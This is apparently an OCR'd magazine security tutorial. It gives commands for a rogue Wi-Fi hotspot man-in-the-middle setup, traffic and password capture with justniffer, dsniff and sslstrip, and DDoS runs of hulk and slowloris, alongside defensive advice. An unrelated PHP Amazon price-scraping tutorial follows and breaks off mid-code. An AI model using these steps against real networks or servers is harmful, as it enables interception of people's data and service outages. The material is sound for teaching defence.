As you saw, finding vulnerabilities is a combination of knowing what to look for, and searching the application for them. It can be a long, slow process. There are some automatic scanners (such as the one included in *ZAP*), but at first it's a good idea to do it manually, so you know what's going on. Many penetration testers prefer to do things manually because they can be far more thorough than automatic scanners can be.

Man in the middle

How black hats attack the individual web browser.

So far, we've looked at attacking a website, but that's only half the story. We can also attack the person browsing the web. XSS (such as the one in the *WordPress* VM) is one such way, but here we're going to focus on stealing data.

There are a few ways to go about this. For example, you could put malware on the computer and use that to intercept network traffic. However, for this tutorial we're going to use the simplest method – putting our malicious computer between the victim and the internet so all their traffic is routed through it. This is known as a Man In The Middle (MITM) attack. You could do it with network cables, you can even do it virtually with an ARP spoofing attack, but we're going to do it using Wi-Fi.

As with all the attacks in this article, misusing this one is illegal in most countries. This doesn't just mean misusing the data you get, but stealing data in any way.

To test this out, we used a netbook plugged into an Ethernet to create a wireless hotspot – the sort of thing people connect to in a café without thinking about it.

First, you need software to set up an access point. We used **hostapd**. It's in some distros' repositories, and is available from **http://hostap.epitest.fi/hostapd**. You'll also need a DHCP server to make sure the clients that connect to your hotspot can get IP addresses. We used dhcpd3 (in the **dhcpd3-server** package in Ubuntu).

Both of these need configuration files. We've included example ones in the **HackWeb** folder at **www.linuxformat.com/files/HackMan2015**. Once you've installed these, and got the config files, you can then set up your hotspot with:

```
sudo hostapd -Bdd hostapd1.conf
sudo dhcpd -4 -cf dhcp2.conf wlan0
```

You may need to add a path to the two **.conf** files if they're not in the current directory.

You'll also need to tell your machine to forward the internet connections to the other network connection, otherwise any machines that connect to you won't be able to access the internet.

```
sudo bash
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Perhaps the most surprising thing about the internet is that the vast majority of information isn't encrypted. It's just sent as plain text that any MITM can read without the trouble of trying to break encryption.


> **"The vast majority of information on the internet isn't encrypted"**

Wireshark is a great tool (*see p102*) for viewing the data routed through your malicious computer at a packet level , but most of the time we don't need to drill down to that level. Instead, we can use *justniffer* to recreate all the web traffic that goes through our malicious hotspot. This tool isn't generally included in distros' repositories. To install it on Ubuntu, you'll need to add a PPA:

```
sudo add-apt-repository ppa:oreste-notelli/ppa
sudo apt-get update
sudo apt-get install justniffer
```

On other distributions, you'll have to build it yourself. Details can be found at **http://justniffer.sourceforge.net/#!/install**.

There's a range of options that enable you to do all sorts of network monitoring. We're going to use its ability to rebuild the web pages it sees. First, create a data directory. In this



Sslstrip **saves a copy of all the unencrypted traffic. A simple grep can pull out any credentials (no, they're not real accounts).**

example, it'll be in the author's home directory, but it could be anywhere (on a separate drive is a good idea if you plan to leave it running for a while).

```
mkdir /home/ben/data
sudo justniffer-grab-http-traffic -d /home/ben/data -U ben -i wlan0
```

In both cases, you'll need to change **ben** to the username that you want to have. The **-U** option tells it which user to save the files as.


If you connect to the hotspot using a computer, tablet or phone, and surf the web, you should see the data directory filling up with files for every unencrypted web page viewed. This will include the contents of any web-based email they read that's not transmitted using HTTPS (Gmail does, so won't be readable; most others do not).

Of course, not everything you may want to intercept goes over HTTP, and many other protocols are unencrypted (such as FTP and Telnet). Fortunately, there are other tools to help you attack them. For example, *dsniff* (**http://monkey.org/~dugsong/dsniff** and in the **HackWeb** folder) will pull all unencrypted passwords out of network traffic.

Both of these tools are passive. That means they make a copy of the data, but otherwise let it through untouched. We can step things up a notch, but to do this we need to use an active attack, specifically *sslstrip* (see **HackWeb** folder).

This exploits the nature of web links, and the fact that the web has some pages encrypted and others not. Basically, it watches all the unencrypted web traffic and waits for links or redirects to HTTPS sites. It then starts an MITM attack, where it (*sslstrip*) requests the secure version of the website, and then serves it as plain HTTP to the browser.

It is possible for a site to block this kind of attack, but it's beyond the scope of this article to go though how. However, we found that several major websites (including Facebook and Yahoo) were vulnerable. We reported the issues to their security teams. Facebook replied that they recommend enabling the secure browsing setting. However, this failed to stop the attack, and they didn't respond to us when we pointed this out to them. Yahoo didn't respond at all.



Using *justniffer*, we were able to grab emails that had been sent to a phone attached to the hotspot.

Get encrypted

You can view the internet a bit like the postal service. Data is normally sent unencrypted, which is like sending it on a postcard. Any number of people could read this between when you send it and when it arrives, and the same is true of information sent as HTTP, FTP, Telnet or any of the other unencrypted postcards. There are times when this doesn't matter – you may not care that your granny's postman knows that the weather in Spain is lovely – and there are times when it does – you probably don't want your postman to know your bank account details. The same is true online. If you don't want your information to be publicly readable, make sure you use an encrypted protocol (HTTPS, SFTP, SSH, SCP and so on).

To help make this a little easier, the Electronic Frontier Foundation (EFF) has produced a browser extension for *Firefox* (the *Chrome* version is in alpha) called HTTPS Everywhere. This makes sure you use the encrypted version of a site by default if it exists. If the site doesn't have an encrypted version, it will still serve the unencrypted version, so you still need to be vigilant.

As we saw with **sslstrip**, you need to be particularly careful when using an open network, even if the site's normally encrypted. Remember to check that you're really using HTTPS before entering any information.

The encrypted protocols keep the data private, but they don't disguise which servers you're using. For example, an intruder may be able to discover you're using **gmail.com**, but they can't find out your username or what emails you're sending or receiving. If you need anonymisation as well as encryption, you'll need to use a VPN or Tor (**http://torproject.org**) to obfuscate or add misdirection to all of your traffic. Note that you still need to use an encrypted protocol with these to provide protection.

Certificate attacks

All forms of encryption are based around keys. These are a bit like passwords in that they let you decrypt a document. There is always a challenge in making sure both parties to an encrypted communication know the keys to decrypt it. On the web, certificates are used. These certificates are generated by trusted authorities, and guarantee that the data you're getting (and the keys used) really come from the site they claim to. This process of certifying sites is open to attack. For example, if you can load a certificate into a browser as a trusted authority, you can then generate your own fake certificates that the browser will then trust. Doing this, you can then set up a Man In The Middle attack using a fake certificate.

To help penetration testers check encrypted sites, *ZAP* has the ability to create these trusted authorities and run attacks using them. There are also a number of commercial proxies designed to do this on a grand scale to allow, for example, companies to check what their employees are doing online.

The bottom line is this: if someone else controls the computer, they can spy on everything you send over the web, regardless of HTTPS encryption.

DDOS

Overwhelming servers with information.

Denial of Service (DDOS) is perhaps the most highly publicised style of attack in recent years. Anonymous, and other high profile hactivist collectives, have used them to good effect against governments, financial institutions and any other organisations that have irked them. It's been publicised less, but DDOS has also become a weapon used by criminal gangs. But before we talk about why, let's review what DDOS attacks are and how they work.

Basically, a DDOS attack is one that stops a server being able to perform its normal function, and thereby denying its service to the users. Typically, this is a web server, but it doesn't have to be. A DDOS attack does this not by compromising the computer, or gaining access, but by overloading some aspect of it.

For example, an attacker could saturate a server's network connection with dummy data so that no malicious data can get through, or it could use all of the CPU's cycles, so that it can't process any other requests.

Because most modern servers have high-bandwidth connections, powerful CPUs and lots of memory, you can't usually overpower them using just a home broadband connection. To get by this, attackers often use multiple computers to attack a target simultaneously. In the case of hactivists, this is generally done by a group of people sympathetic to the cause; with criminals, it's often done by a botnet.

> **"A DDOS attack stops a server performing its normal function"**

There's a lot of tools available to help you run a DDOS test. The favoured tool of Anonymous is the *High Orbit Ion Cannon*, because it's easy for unskilled users. However, we're going to take a look at *hulk*. It's available from **http://packetstormsecurity.com/files/112856/HULK-Http-Unbearable-Load-King.html**.

To run *hulk*, simply unzip it, and run with:

```
unzip hulk.zip
python hulk.py http://<site>
```

To test it, you can set up an HTTP server quickly with:

```
python -m SimpleHTTPServer
```

and then attack it with:

```
python hulk.py http://<ip address>:8000
```

We found this took down the site quite effectively. However, there is obviously a big difference between taking down a small Python web server and knocking a dedicated *Apache* system offline. *Hulk* simply tries to flood the machine with requests. Next, we'll take a look at one that's a little cleverer. *Slowloris* (from **http://ha.ckers.org/slowloris** or in the **HackWeb** folder) works by trying to hold as many open connections as possible, with the intention of maxing out the server. Doing this uses far less bandwidth than a *hulk*-style brute force attack, but not all web server software is vulnerable. To run, you just need to make the file executable, then start it with:

```
chmod a+x slowloris.pl
./slowris.pl -dns <site>
```

Again, this took out our little Python server instantly.




We were able to run a modified version of hulk on a Nexus 7. It wasn't as effective as it was on a desktop machine, but still brought our web server to its knees. As tablets and phones become more powerful, they could become potent attackers when attached to open Wi-Fi hotspots.

Protect yourself

Protecting yourself from a DDOS attack is simply a case of minimising the hit you take from each malicious packet. This means stopping as many of them as possible as soon as they enter your network. To do this, you need a firewall, and you need to know how to configure it to identify and drop the relevant packages.

Exactly how to do this depends on your firewall, and the rules you need change in a constant game of cat and mouse as the attackers change their packets to get around firewall rules. However, we will say this: make sure you know how to protect yourself before you get attacked. Try out the various DDOS tools on offer, and practise blocking them out, because you don't want to have to learn this after your site's already gone down. Running DDOS tools is also an excellent way to check how your site will perform under a heavy load.

Alternatively, you can put your server on a network that can take care of this for you. Services such as CloudFlare put your server behind their firewall (virtually, you don't have to reconnect your server). This means that you don't need to worry about the intricacies of firewall configuration. ■



```
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 2427 packets successfully.
This thread now sleeping for 100 seconds...

                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 2547 packets successfully.
This thread now sleeping for 100 seconds...
```

Slow lorises are a type of primate found in south and south-east Asia. If you want to know what one looks like, just open the Perl file in a text editor.

SERIOUS ABOUT HARDWARE?



PERFORMANCE ADVICE FOR SERIOUS GAMERS ON SALE EVERY MONTH



PHP: Custom website scraping

Based on your personal specifications, we'll help you find the exact data that you want from a website without any obstacles.

Scraping websites is a very custom technique for obtaining gold from any website on the internet. There are endless reasons for scraping websites. However, one purpose we all share is finding the next great bargain, and scraping can lead you to find exactly what you're after. With a little coding that includes regular expressions, you can find the patterns in a web page, or various web pages that will retrieve for you the data you are seeking.

This article will demonstrate how to scrape **www.amazon.com** to determine the selling price of items. The examples in this article will scrape data using Regex (Regular Expressions). Using regular expressions to find precise data is a 'jack of all trades' method, which can find the beginning and end of anything that exists in source code. Once you get comfortable with Regex, you can find the pieces of any puzzle.


The coding for this scraping tutorial will be done with PHP, but since it will use regular expressions to analyse web content, it could easily be modified for Perl usage too.

When you begin a scraping project, you need to determine exactly what page or pages you want to scrape. If you are looking at scraping a single page, or product, the code will have a very simple start pattern and end pattern. However, if you intend to scrape a complete category with a wide range of items, you may need to run loops and different functions in order to scrape many individual items and pages that belong to that particular category.

To walk you through the process, the first example will show how to scrape a single product. Then, the article will move forward and explain how to scrape the same product from various sellers. The bare bones concept behind scraping a web page is to convert a web page into a string. Once you have a string, you sort through it and gather the desired data. The simplest method uses a function called **file_get_contents()** while another method uses curl functions.

Using PHP

Using the **file_get_contents()** function is the simplest method to make a string from a URL. Once you are comfortable with this method, you may want to move on to using Curl which has many features that the **file_get_**



cURL Information	7.22.0
Age	3
Features	
AsynchDNS	No
Debug	No
GSS-Negotiate	Yes
IDN	Yes
IPv6	Yes
Largefile	Yes
NTLM	Yes
SPNEGO	No
SSL	Yes
SSPI	No
krb4	No
libz	Yes
CharConv	No
Protocols	dict, file, ftp, ftps, gopher, http, https, imap, imaps, ldap, pop3, pop3s, rtmp, rtsp, smtp, smtps, telnet, tftp
Host	x86_64-pc-linux-gnu
SSL Version	OpenSSL/1.0.1
ZLib Version	1.2.3.4

```
cURL Information => 7.22.0
Age => 3
Features
AsynchDNS => No
Debug => No
GSS-Negotiate => Yes
IDN => Yes
IPv6 => Yes
Largefile => Yes
NTLM => Yes
SPNEGO => No
SSL => Yes
SSPI => No
krb4 => No
libz => Yes
CharConv => No
Protocols => dict, file, ftp, ftps, gopher, http, https, imap, imaps, ldap, pop
, pop3s, rtmp, rtsp, smtp, smtps, telnet, tftp
Host => x86_64-pc-linux-gnu
SSL Version => OpenSSL/1.0.1
                                                              183,1         25%
```

Curl is enabled and functions can be used.

Input remote content and output desired content

Web developers and programmers have various methods to acquire the desired content from web pages. Two very popular methods are RSS feeds and APIs. The former permits you to grab XML formatted files for which you can sort and output as you find necessary. The latter usually requires some sort of registration in order to receive credentials for accessing the content you are seeking. Often, the output you want is returned in the form of arrays you can output with a loop, just like any other array.

Unfortunately, the two above options may not exist, or you just want some precise information that is easier to acquire yourself. Well, here is where pattern matching and pattern replacing takes over. For a PHP programmer, the **preg_match()** and **preg_replace()** functions will allow you to find any pattern and replace any patterns with desired characters.

Monitoring the winds of change

So there you are, you built a custom scrape for a particular website so that it crawls all of the desired categories and finds the gold entries. After a month or two, you went back to check it out and you found there was no output.

After a quick glance at the website, you see some data that should have shown up with your scraper. When this happens, you may want to open up the file or files and find out where things went wrong. There is a huge possibility that the website has altered its code and the old matches are no longer adequate.

Therefore, going over the code and patterns should allow you to make updates so that you can get back to obtaining the data you want.

contents() function does not have. This function works as long as you have PHP installed on your server.

For this example, the single ebook product – it can be any ebook, but I'm shamelessly plugging mine – can be located here: **www.amazon.ca/MYSQL-Fundamentals-Snippets-Kent-Elchuk-ebook/dp/B00BSUOD72**. This ebook product will only have one entry in the Kindle books at Amazon. Therefore, this is the URL you will want to scrape in order to get this book at the price for which you are seeking.

In order to know what to scrape, you need to load the URL in your browser and take a good long look at the source code, since it is the code that you will use to find patterns and extract the data you are seeking. With your *Firefox* and *Chrome* (*Chromium*) browsers, seeing the source code is as simple as planting a 'Right Click' on the page, followed by selecting 'View Page Source'.

Beware that the source code could start near a line like 82. You will want to view the source code and the actual webpage to find the code block from the source code. Why? Well, when you look at the web page you see a price like $2.84. That is what you want to scrape from the source code.

Simple scrape

When you do a quick search in the source code, you will find the price $2.84 show up twice somewhere within the jumble of glyphs. You could be glad of either code block to use for pattern matching, but we will use the block that has the **<input>** HTML tag and the name of **displayedGiftPrice**. Since **displayedGiftPrice** only shows up once in the page, it is a very simple price scrape.

At this simplest level, the code looks like this:

```
$data = file_get_contents('http://www.amazon.com/MYSQL-Fundamentals-Snippets-Kent-Elchuk-ebook/dp/B00BSUOD72/ref=sr_1_1?ie=UTF8&qid=1386253046&sr=8-1&keywords=php+mysql+fundamentals+and+snippets');
/** Get the price match */
preg_match('/displayedGiftPrice"[\s]*value="(.*)"[\s]*\/>/',$data,$desired_match);
print_r($desired_match);
echo $desired_match[1];
```

Now, let's go through the code. The first string **$data** grabs the url of the desired page you want to scrape. In this case, it is the URL for one specific product at Amazon.

After that, the **preg_match** function should then be used to match the desired block code from the source code. The **preg_match** function identifies a match from a string and returns it as an array. The first bracket **(.*)** will accept any characters between **displayedGiftPrice value="** and the ending double quote **"**.

Essentially, this match will return an array with two values. One value will be the entire match and the other will be the desired value you want. In this case, the value we want is, of course, the price.

For this example, a single product will be examined in order to gather its ID, name and price. Here is a quick synopsis of the coding that finds the exact, desired data. First, the URL becomes a string with the **file_get_contents()** function. Then, the Regex array is created, and it contains three elements, which will match the desired patterns. The first element finds the ID, the second finds the name and the final element identifies the price.

After the array creation, each item in the array is iterated to find each detailed piece of information without any extraneous, uncalled-for scraps of data. Each time the loop runs, a new item will be added to the array titled **$my_array**. After the loop runs three times, **$my_array** contains the product ID, name and price. What you do with that data is up to you. One simple thought is to check the price. For example, if the price is less than $399 you can send yourself a text message or email.

```
$data = file_get_contents('http://www.amazon.com/MYSQL-Fundamentals-Snippets-Kent-Elchuk-ebook/dp/B00BSUOD72/ref=sr_1_1?ie=UTF8&qid=1386253046&sr=8-1&keywords=php+mysql+fundamentals+and+snippets');
